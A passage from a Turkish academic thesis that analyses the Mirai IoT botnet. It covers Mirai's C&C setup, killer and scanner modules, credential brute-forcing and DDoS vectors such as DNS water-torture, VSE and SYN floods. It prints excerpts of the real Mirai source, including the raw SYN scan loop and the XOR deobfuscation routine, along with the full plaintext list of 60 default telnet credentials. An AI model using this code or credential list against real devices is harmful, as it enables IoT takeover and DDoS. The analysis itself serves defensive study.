Şekil 3.3 : Anti-debug ve anti-reboot tedbirlerine dair bir kısım kaynak kodlar.

Komuta kontrol sunucusunun adresi IP olarak değil etki alanı (domain) adı olarak yazılım içerisine şifrelenerek kodlanmıştır. Etki alanı adını çözümleyerek bot-C&C iletişimini kurar. 00 00 00 int (int >0) ile başlayan bir paket üreterek sunucuya gönderir, sonrasında sunucudan paket bekleyen sonsuz bir döngüye girer, iletişimi kontrol etmek için sunucuya ping atar. Araştırmacıları yanlış yönlendirmek amacıyla 65.222.202.53 IP adresi (include.h içinde tanımlı) main.c içerisinde FAKE_CNC_ADDR sabiti ile refere edilmiştir, araştırmacıların bu adrese bağlantı kurmaya çalışarak IP adreslerini açık edecekleri düşünülerek böyle bir tedbir alındığı değerlendirilmektedir. C&C sunucusuna erişimde etki alanı adı kullanımı sayesinde komuta kontrol sunucusunun IP adresi değişse dahi bot-C&C iletişimi sürdürülebilir çünkü ileride anlatılacağı üzere bot haline gelmiş cihazlar komuta kontrol sunucusuna ilk erişimde DNS protokolünden faydalanmaktadır. Bu durum komuta kontrol sunucusunun ifşa olması halinde aynı etki alanı adına sahip olmak kaydıyla başka bir IP adresli sunucuya taşınarak botnetin yönetimini mümkün kılar. Bot cihazın durum diyagramı Şekil 3.4'de sunulmuş olup her bir durumda icra edilen faaliyetler müteakip bölümlerde detaylı olarak ele alınmıştır.



Şekil 3.4 : Bot cihazın durum diyagramı.

3.2.1.2 Öldürme modülü

Öldürme (killer) modülü killer.c ve killer.h dosyalarına kodlanmıştır. Mirai başarıyla cihaz üzerine yüklendiğinde killer modülü çalıştırılır. Öncelikle 22 (ssh), 23 (telnet) ve 80 (http) portuna bağlı çalışan process'ler kapatılarak bu portlardan cihaza erişim

engellenir. Ayrıca bu portlar rezerve edilerek process'lerin tekrar başlatımı engellenir. Bu işlemle cihaz sahibinin cihazına uzaktan erişiminin ve cihazın yeniden başlatılmasının engellenmesinin amaçlandığı değerlendirilmiştir. Cihaz üzerinde qbot (bashlite), remaiten, darlloz (zollard) ve anime (kami) zararlı yazılımlarına dair kalıntılar ve process'ler bellek içerisinde aranır ve tespit edilenler silinir. Bu sayede Mirai dışında başka bir zararlı yazılımın cihaz üzerinde çalışması engellenir. Bu işlem belirlenmiş zaman aralıklarında tekrarlanır. Söz konusu fonksiyonlara dair bir kısım kaynak kodlar Şekil 3.5'de gösterilmiştir.

```
Killer.c
…
86     // Kill HTTP service and prevent it from restarting
87 #ifdef KILLER_REBIND_HTTP
88     if (killer_kill_by_port(htons(80)))
89     {
90 #ifdef DEBUG
91         printf("[killer] Killed tcp/80 (http)\n");
92 #endif
93     }
94     tmp_bind_addr.sin_port = htons(80);
95
96     if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
97     {
98      bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct
sockaddr_in));
99         listen(tmp_bind_fd, 1);
100       }
101   #ifdef DEBUG
102       printf("[killer] Bound to tcp/80 (http)\n");
103   #endif
…
…
474    while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
475    {
476        if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
477            mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
478            mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
479            mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
480            mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
481        {
482            found = TRUE;
483            break;
484        }
485    }
```

Şekil 3.5 : 80 portunu kapatan ve bellekte zararlı yazılım tarayan fonksiyon.

3.2.1.3 Tarama modülü

Tarama (scanner) modülü scanner.c ve scanner.h dosyalarına kodlanmıştır. Mirai cihaz üzerinde başlatıldığında yayılmak için başka hedefler aramaya başlar. Tarama işlevi başlatıldığında ana fonksiyondan fork() ile ayrılıp ayrı bir thread olarak devam eder. Tarama işlemi için cihaz üzerinde ham soket oluşturulmaktadır. Linux sistemlerde ham soket oluşturmak için root yekisinde olunması gerektiğinden cihaz

root dışında başka bir hesap ile açıldıysa bu cihazdan başka bir cihaza yayılmak mümkün değildir. Scanner_connection özel (custom) veri yapısını tutan liste incelendiğinde aynı anda 128 bağlantıya izin verildiği görülmektedir. Hedeflere gönderilen her paket bu listedeki veriyi kullanmakta ve her bir veri aşama aşama güncellenmektedir. Hedef ile gerçekleştirilen bağlantının durumu anlık olarak bu liste üzerinde tutulur. Scanner_connection veri yapısının kaynak kodları Şekil 3.6'da gösterilmiştir.

```
scanner.h
25 struct scanner_connection {
26       struct scanner_auth *auth;
27       int fd, last_recv;
28       enum {
29         SC_CLOSED,
30         SC_CONNECTING,
31         SC_HANDLE_IACS,
32         SC_WAITING_USERNAME,
33         SC_WAITING_PASSWORD,
34         SC_WAITING_PASSWD_RESP,
35         SC_WAITING_ENABLE_RESP,
36         SC_WAITING_SYSTEM_RESP,
37         SC_WAITING_SHELL_RESP,
38         SC_WAITING_SH_RESP,
39         SC_WAITING_TOKEN_RESP
40     } state;
41     ipv4_t dst_addr;
42       uint16_t dst_port;
43       int rdbuf_pos;
44       char rdbuf[SCANNER_RDBUF_SIZE];
45       uint8_t tries;
46 };
```

Şekil 3.6 : Scanner_connection özel veri yapısının kaynak kodları.

IP adresi üretme

Mirai içerisinde rastgele sayı üretmek amacıyla rand.c içerisinde bulunan ve Şekil 3.7'de kaynak kodları sunulan rand_next() fonksiyonundan faydalanılmıştır. Tarama yapılacak IP adresleri get_random_ip() fonksiyonuyla üretilmekte ve bu fonksiyon rastgele sayı üretirken rand_next() fonksiyonunu kullanmaktadır.

```
rand.c
13 void rand_init(void)
14 {
15     x = time(NULL);
16     y = getpid() ^ getppid();
17     z = clock();
18     w = z ^ y;
19 }
20
21 uint32_t rand_next(void) //period 2^96-1
22 {
23     uint32_t t = x;
24     t ^= t << 11;
25     t ^= t >> 8;
26     x = y; y = z; z = w;
27     w ^= w >> 19;
28     w ^= t;
29     return w;
30 }
```

Şekil 3.7 : Rand_next() fonksiyonunun kaynak kodları.

Kaynak kodları incelendiğinde General Electric, Hewlett-Packard, ABD Posta Hizmetleri, yerel ağ adresleri, multicast adresler ve ABD Savunma Bakanlığı IP adreslerinin kara listeye dahil edilmiş olduğu görülmektedir. İleride değinileceği üzere sunucunun arayüzünde Rusça ibareler olduğu görülse dahi ABD sınırları içerisindeki IP adreslerinin kara listeye alınmış olması, zararlı yazılımı yazan kişilerin bu ülkenin vatandaşı olduğu veya bu ülkede yaşadığı savını desteklemektedir. 19 Eylül 2018'de Mirai zararlı yazılımını geliştirerek yaydıkları gerekçesiyle suçlu bulunan Paras Jha, Josiah White ve Dalton Norman ABD vatandaşıdır [87].

scanner.c

```
205    for (i = 0; i < SCANNER_RAW_PPS; i++)
206            {
207                struct sockaddr_in paddr = {0};
208                struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
209                struct tcphdr *tcph = (struct tcphdr *)(iph + 1);
210
211                iph->id = rand_next();
212                iph->saddr = LOCAL_ADDR;
213                iph->daddr = get_random_ip();
214                iph->check = 0;
215                iph->check = checksum_generic((uint16_t *)iph, sizeof
                   (struct iphdr));
216
217                if (i % 10 == 0)
218                {
219                    tcph->dest = htons(2323);
220                }
221                else
222                {
223                    tcph->dest = htons(23);
224                }
225                tcph->seq = iph->daddr;
226                tcph->check = 0;
227                tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof
                   (struct tcphdr)), sizeof (struct tcphdr));
228
229                paddr.sin_family = AF_INET;
230                paddr.sin_addr.s_addr = iph->daddr;
231                paddr.sin_port = tcph->dest;
232
233                sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt),
                   MSG_NOSIGNAL,(struct sockaddr *)&paddr, sizeof (paddr));
234            }
```

Şekil 3.8 : Get_random_ip() fonksiyonunun kaynak kodları.

Bağlantı kurma

Telnet protokolü uzun yıllardır ağa erişim yeteneği olan cihazlarda uzaktan oturum açmak maksadıyla yaygın olarak kullanılmaktadır, varsayılan olarak 23 portunu kullanır ancak başka portlarda hizmet vermesi mümkündür [88].

Mirai zararlı yazılımında öncelikle ele geçirilecek cihazda Telnet protokolünün faal olup olmadığı kontrol edilir. Şekil 3.9'da gösterildiği üzere rastgele üretilen ve kara listede bulunmadığı kontrol edilen IP adresinin 23 numaralı portuna TCP üçlü el sıkışmada olduğu gibi SYN paketi gönderilerek bu portun açık olup olmadığı kontrol edilir, gönderilen her onuncu SYN paketi ise 23 yerine yine Telnet tarafından kullanıldığı bilinen 2323 portuna gönderilmektedir. SYN paketi gönderilirken kaynak port adresi her denemede rastgele üretilen ve 1024'ten büyük bir sayıyla değiştirilir. Hedef cihazdan SYN+ACK paketi dönerse bağlantı durumu connection_state listesinden güncellenir, RST paketi gönderilerek bağlantı sonlandırılır ve Telnet bağlantısı kurulumuna başlanır.

scanner.c

```
674 static ipv4_t get_random_ip(void)
675 {
676     uint32_t tmp;
677     uint8_t o1, o2, o3, o4;
678
679     do
680     {
681         tmp = rand_next();
682
683         o1 = tmp & 0xff;
684         o2 = (tmp >> 8) & 0xff;
685         o3 = (tmp >> 16) & 0xff;
686         o4 = (tmp >> 24) & 0xff;
687     }
688   while(o1 == 127 ||  // 127.0.0.0/8              - Loopback
689       (o1 == 0) ||  // 0.0.0.0/8                  - Invalid address space
690       (o1 == 3) ||   // 3.0.0.0/8                 - General Electric Company
691       (o1 == 15 || o1 == 16) ||//15.0.0.0/7        - Hewlett-Packard Company
692       (o1 == 56) ||    // 56.0.0.0/8               - US Postal Service
693       (o1 == 10) ||   // 10.0.0.0/8                - Internal network
694       (o1 == 192 && o2 == 168) || //192.168.0.0/16 - Internal network
695       (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 -Internal network
696       (o1 == 100 && o2 >= 64 && o2 < 127)||//100.64.0.0/10 -IANA NAT reserved
697       (o1 == 169 && o2 > 254) ||          // 169.254.0.0/16  - IANA NAT reserved
698       (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15-IANA Special use
699       (o1 >= 224) ||                              // 224.*.*.*+  - Multicast
700       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 ||
          o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 ==
          215) // Department of Defense
701     );
702
703         return INET_ADDR(o1,o2,o3,o4);
704   }
```

Şekil 3.9 : Hedef cihazla bağlantı kurulmasına dair bir kısım kaynak kodlar.

Bilgisayarlarda Telnet bağlantısı kurulduğunda çeşitli konfigürasyon bilgileri (Do Echo, Will Status vb.) otomatik olarak karşılıklı alınır. Ancak gömülü işletim sistemi barındıran (embedded) cihazlarda karşılıklı anlaşma işleminin (negotiation) elle

yapılması gerekmektedir. Scanner içerisinde tanımlı fonksiyonlar ile bu anlaşma işlemi gerçekleştirilmekte ve Telnet bağlantısı kurulmaktadır.

Oturum açma

Mirai'nin hedef aldığı kullanıcı adı-parola çiftleri scanner.c içerisinde şifrelenmiş olarak saklanmaktadır. Ayrıca her bir kombinasyona bir ağırlık katsayısı tanımlanarak denemelerde hangi sıklıkla kullanılacağını belirlemek mümkündür. Kombinasyonların belleğe yüklenerek tanımlanması faaliyetinden sorumlu fonskyion add_auth_entry() fonksiyonudur. Şifrelenerek kodlanmış kombinasyonlar ve add_auth_entry() fonksiyonuna ait kaynak kodları Şekil 3.10'da gösterilmiştir.

scanner.c

```
123// Set up passwords
124   add_auth_entry("\x50\x4D\x4D\x56","\x5A\x41\x11\x17\x13\x13",10);
125   add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);
126   add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);
127   add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
128   add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);
129   add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);
130   add_auth_entry("\x50\x4D\x4D\x56","\x46\x47\x44\x43\x57\x4E\x56", 5);


871 static void add_auth_entry(char *enc_user, char *enc_pass, uint16_t weight)
872 {
873    int tmp;
874
875    auth_table = realloc(auth_table, (auth_table_len + 1) * sizeof (struct scanner_auth));
876    auth_table[auth_table_len].username = deobf(enc_user, &tmp);
877    auth_table[auth_table_len].username_len = (uint8_t)tmp;
878    auth_table[auth_table_len].password = deobf(enc_pass, &tmp);
879    auth_table[auth_table_len].password_len = (uint8_t)tmp;
880    auth_table[auth_table_len].weight_min = auth_table_max_weight;
881    auth_table[auth_table_len++].weight_max = auth_table_max_weight + weight;
882    auth_table_max_weight += weight;
883 }
```

Şekil 3.10 : Mirai içerisinde şifrelenerek kodlanmış kullanıcı adı ve parolalar.


Telnet bağlantısı kurulduktan sonra Mirai içerisine kodlanmş 60 farklı kullanıcı adı-parola çiftinden birini kullanarak oturum açmaya çalışılır. Oturum açılmazsa başka bir kullanıcı adı-parola çiftiyle oturum açılması denenir. 10 başarısız oturum açma girişimi sonrasında bağlantı kesilir.

Başarılı oturum gerçekleşirse komut satırı üzerinde table.c dosyası içerisinde şifrelenmiş olarak saklanan shell, enable, system ve sh komutları çalıştırılarak sistemde Busybox olup olmadığı kontrol edilir, var ise zafiyetli hedef bilgisi Şekil 3.11'de sunulan formata uygun olarak raporlama sunucusunda faaliyet gösteren

toplayıcıya (harvester) gönderilir. Bağlantı kurma fonksiyonuna ait akış diyagramı Şekil 3.12'de gösterilmiştir.

Zero (1 byte)	IP Adresi (4 byte)	Port (2 byte)	Kullanıcı adı uzunluğu (4 byte)	Kullanıcı adı (multi-byte)	Parola uzunluğu (4 byte)	Parola (multi-byte)

Şekil 3.11 : Raporlama sunucusuna gönderilen zafiyetli hedef cihaz bilgisi.



Şekil 3.12 : Mirai'nin bağlantı kurma fonksiyonunun akış diyagramı.

Scanner_init() ile scanner.c başlatıldığında kullanıcı adı parola çiftleri add_auth_entry() tarafından belleğe yüklenmekte ve çağırdığı deobf() fonksiyonu ile şifrelenmiş kombinasyonlar çözülmektedir. Deobf() fonksiyonunun kaynak kodları Şekil 3.13'de gösterilmiştir. Github üzerinde yayınlanan versiyonda bu uygulamada kullanılacak şifre çözme anahtarı 0xdeadbeef olarak kodlanmıştır ancak araştırmacıların analizini zorlaştırmak için botnet yöneticisinin bu kodu değiştirerek

zararlı yazılımı kullanacağı değerlendirilmektedir. Mirai'nin içerisinde kodlanan kullanıcı adı-parola çiftlerinin açık metin listesi Çizelge 3.1'de gösterilmiştir.

Scanner.c

```
963   static char *deobf(char *str, int *len)
964   {
965    int i;
966    char *cpy;
967
968    *len = util_strlen(str);
969    cpy = malloc(*len + 1);
970
971    util_memcpy(cpy, str, *len + 1);
972
973    for (i = 0; i < *len; i++)
974    {
975        cpy[i] ^= 0xDE;
976        cpy[i] ^= 0xAD;
977        cpy[i] ^= 0xBE;
978        cpy[i] ^= 0xEF;
979    }
980
981    return cpy;
982}
```

Şekil 3.13 : Scanner.c içerisinde bulunan şifre çözme fonksiyonu.

Çizelge 3.1 : Scanner.c içerisinde şifreli olarak kodlanan kullanıcı adı-parola çiftleri.

Sıra Nu	Kullanıcı Adı	Parola	Sıra Nu	Kullanıcı Adı	Parola	Sıra Nu	Kullanıcı Adı	Parola
1	root	888888	21	root	54321	41	root	Xmhdipc
2	root	Zte521	22	root	666666	42	root	zlxx.
3	root	admin	23	admin	[boş]	43	root	[boş]
4	root	anko	24	admin	1111	44	root	0
5	root	default	25	admin	1111111	45	root	1111
6	root	dreambox	26	admin	1234	46	root	1234
7	root	hi3518	27	admin	12345	47	root	12345
8	root	ikwb	28	admin	123456	48	root	123456
9	root	jvbzd	29	admin	54321	49	root	7ujMko0vizx
10	root	juantech	30	admin	7ujMko0admin	50	root	7ujMko0adm
11	root	klv123	31	admin	admin	51	888888	888888
12	root	klv1234	32	admin	admin1234	52	guest	12345
13	root	pass	33	admin	meinsm	53	guest	Guest
14	root	password	34	admin	pass	54	mother	Fucker
15	root	realtek	35	admin	password	55	service	Service
16	root	root	36	admin	smcadmin	56	supervisor	Supervisor
17	root	system	37	admin1	password	57	support	Support
18	root	user	38	administrator	1234	58	tech	Tech
19	root	vizxv	39	Administrator	admin	59	ubnt	Ubnt
20	root	xc3511	40	666666	666666	60	user	User

3.2.1.4 Saldırı modülü

Saldırı modülünü barındıran attack.c ve attack.h dosyaları içerisindeki kaynak kodlar incelendiğinde bot cihazlar üzerinden hedef örün sitelerine temel olarak dört tip saldırı gerçekleştirilebildiği görülmektedir. TCP tipinde SYN, ACK, STOMP; UDP tipinde UDP, VSE, DNS, UDPPLAIN; GRE tipinde GREIP, GREETH, APP tipinde HTTP saldırı vektörlerini kullanarak hedef sitelere dağıtık hizmet dışı bırakma saldırısı yapabilmek mümkündür. Saldırı vektörleri attack_init() ile çağırılan add_attack() fonksiyonu ile yüklenmektedir. Söz konusu fonksiyonların kaynak kodları Şekil 3.14'te gösterilmiştir. Her bir saldırı vektörüne ait sabitler ve tanımlar attack.h dosyası içerisine kodlanırken vektörülerin kaynak kodları attack_tcp.c, attack_udp.c, attack_gre.c ve attack_app.c dosyaları içerisine kodlanmıştır.

attack.c

```
22 BOOL attack_init(void)
23 {
24     int i;
25
26     add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
27     add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
28     add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
29     add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
30
31     add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
32     add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
33     add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
34
35     add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
36     add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
37
38     //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
39     add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
40
41     return TRUE;
42 }

226   static void add_attack(ATTACK_VECTOR vector, ATTACK_FUNC func)
227   {
228    struct attack_method *method = calloc(1, sizeof (struct attack_method));
229
230    method->vector = vector;
231    method->func = func;
232
233    methods = realloc(methods, (methods_len + 1) * sizeof (struct attack_method
      *));
234    methods[methods_len++] = method;
235   }
```

Şekil 3.14 : Attack_init() ve add_attack() fonksiyonlarının kaynak kodları.

Saldırgan tarafından komuta kontrol sunucusu aracılığıyla komut gönderilmeden önce bot tarafından saldırı fonksiyonu başlatılmakta ve ihtiyaç duyulacak metotlar yüklenmektedir.

Komuta kontrol sunucusundan gelen komut attack_parse() fonksiyonuyla bot cihaz tarafından işlenerek parametreler attack_start() fonksiyonuna gönderilmekte ve saldırı

başlatılmaktadır. Bot tarafından birden fazla thread açarak saldırının etkinliği arttırılmaktadır. Saldırı paketleri hazır olduğunda paketler saldırgan tarafından bildirilen bayraklar doğrultusunda hedefe gönderilmektedir.

DNS flood saldırı vektörü


DNS flood saldırıları Mirai öncesinde de karşılaşılsa da IoT ekosisteminde ilk kez Mirai ile birlikte kullanılmaya başlanmıştır [89]. DNS flood saldırı vektörü kaynak kodları attack_udp.c dosyası içerisine kodlanmıştır. Saldırgan hedef olarak bir etki alanı belirlemekte, etki alanı adına yönelik hazırlanan ve gerçekte var olmayan alt etki alanlarını sorgulayan DNS sorgu paketleri vasıtasıyla saldırıyı gerçekleştirmektedir. Saldırı sonucunda hedef olarak seçilen etki alanının DNS kaydını tutan yetkili DNS sunucusu hizmet veremez hale getirilmekte ve bu sayede hedef etki alanına dışarıdan erişim engellenmektedir. Bu saldırı tipi DNS water-torture olarak da adlandırılmaktadır. Diğer saldırı vektörlerinde hedefin IP adresi kullanılmakta iken bu saldırı vektöründe sadece etki alanı adı kullanılmaktadır. Saldırı vektörüne ait kodlar incelendiğinde $STRING.domain.com formatında belirlenen etki alanına ait alt etki alanını sorgulayan DNS sorguları ile saldırı icra edilmektedir. 12 karakterden oluşan STRING dizisi rastgele üretilmektedir. Örnek bir DNS flood log kaydı Şekil 3.15'te verilmiştir.

```
15:11:21.595437 IP 192.168.5.123.23454 > 192.168.5.4: 11715+ A? g0t17gocdblw.domain.com
15:11:21.596128 IP 192.168.5.124.52911 > 192.168.5.4: 11831+ A? yr5dv39kqacr.domain.com
15:11:21.596431 IP 192.168.5.123.32158 > 192.168.5.4: 35971+ A? k5rew6rc4oqw.domain.com
15:11:21.596830 IP 192.168.5.122.54351 > 192.168.5.4: 983+   A? ewc5gh71mopt.domain.com
15:11:21.597294 IP 192.168.5.123.37349 > 192.168.5.4: 13652+ A? h0ytg6fs39n1.domain.com
```

Şekil 3.15 : Bot cihaz tarafından gönderilen $STRING.domain.com sorguları.

Yerel DNS sunucusu rastgele üretilen alt etki alanı adlarını cache üzerinde tutmadığından sorguları domain.com etki alanını tutan yetkili (authoritative) DNS sunucusuna iletir. Yetkili DNS sunucusu kendisine gelen sorgu isteğini işler ve gerçekte böyle bir alt etki alanı bulunmadığından NXDomain (non-exist) paketi hazırlayarak yerel DNS sunucusuna iletir. Bu süreçte gelen DNS sorgu paketleri üstel olarak artar ve belli bir süreden sonra yetkili DNS sunucusunun ağ ve sistem kaynakları tükenerek meşru DNS sorguları cevaplanamaz hale gelir. Paketler gerçek DNS sunucularından geldiği için, DDoS'tan korunmak amacıyla gelen paketlerin


kaynak IP adresleri bloklandığı takdirde meşru DNS sorgularına da cevap verilmeyecektir. Mirai DNS flood saldırı vektörünün mantıksal topolojisi Şekil 3.16'da gösterilmiştir.



Şekil 3.16 : DNS flood saldırısının mantıksal topolojisi.

VSE flood saldırı vektörü

Valve Source Engine saldırıları Valve firmasınca üretilen Half-Life, Counter Strike: Global Offensive, Team Fortress 2 gibi popüler oyunların çok oyunculu çevrim içi sunucularını hedef almak için kullanılan bir saldırı yöntemidir. Bu saldırıda UDP protokolü kullanılmaktadır. Valve oyun sunucuları genellikle UDP 27015 portlarını dinleme modunda tutmakta ve sunucuya bağlanmak isteyen yeni oyuncuları bu porttan kabul etmektedir; ancak sunucu yöneticisi tarafından başka bir portu bu göreve atamak mümkündür [90]. Saldırgan yeni bir oyuncu gibi sunucuya bağlantı kurarak hangi portun dinlemede olduğunu tespit edebilir. VSE bağlantı paketine ait örnek bir paket içeriği Şekil 3.17'de gösterilmiştir.




Şekil 3.17 : Örnek bir VSE bağlantı paketi içeriği.

VSE flood saldırı vektörü attack_udp.c dosyası içerisine kodlanmıştır. Botnete dahil edilmiş cihazlar tarafından üretilen ve legal bağlantı talepleriyle aynı içerikteki VSE bağlantı paketleri ile hedef alınan VSE sunucusunun kaynakları tüketilirken bağlantı veri hacmi (throughput) de doygun hale getirilerek legal bağlantıların sunucuya erişmesi engellenir.

SYN flood saldırı vektörü

SYN flood saldırılarında saldırgan kendi IP adresini değiştirerek ürettiği bir SYN paketini TCP Üçlü El sıkışmanın ilk adımında olduğu gibi hedef sunucuya gönderir, sunucu saldırganın SYN paketinde belirtilen sahte IP adresine SYN+ACK paketiyle dönüş yapar ve saldırgandan gelecek ACK paketini beklemeye başlar. Ancak saldırganın gerçek IP adresine paket ulaşmadığından ACK paketi hedef sunucuya gönderilmez ve sunucu üzerinde iletişim kurulan port açık kalır. Bu şekilde çok fazla sayıda farklı istemciden SYN paketi geldiği takdirde sunucunun bağlantıları açık tutmak için harcadığı kaynak (bağlantı tablosu) tükenir ve sunucu legal bağlantılara hizmet veremez hale gelir [16,91]. SYN flood saldırısı görseli Şekil 3.18'de sunulmuştur.



Şekil 3.18 : SYN flood saldırısı.

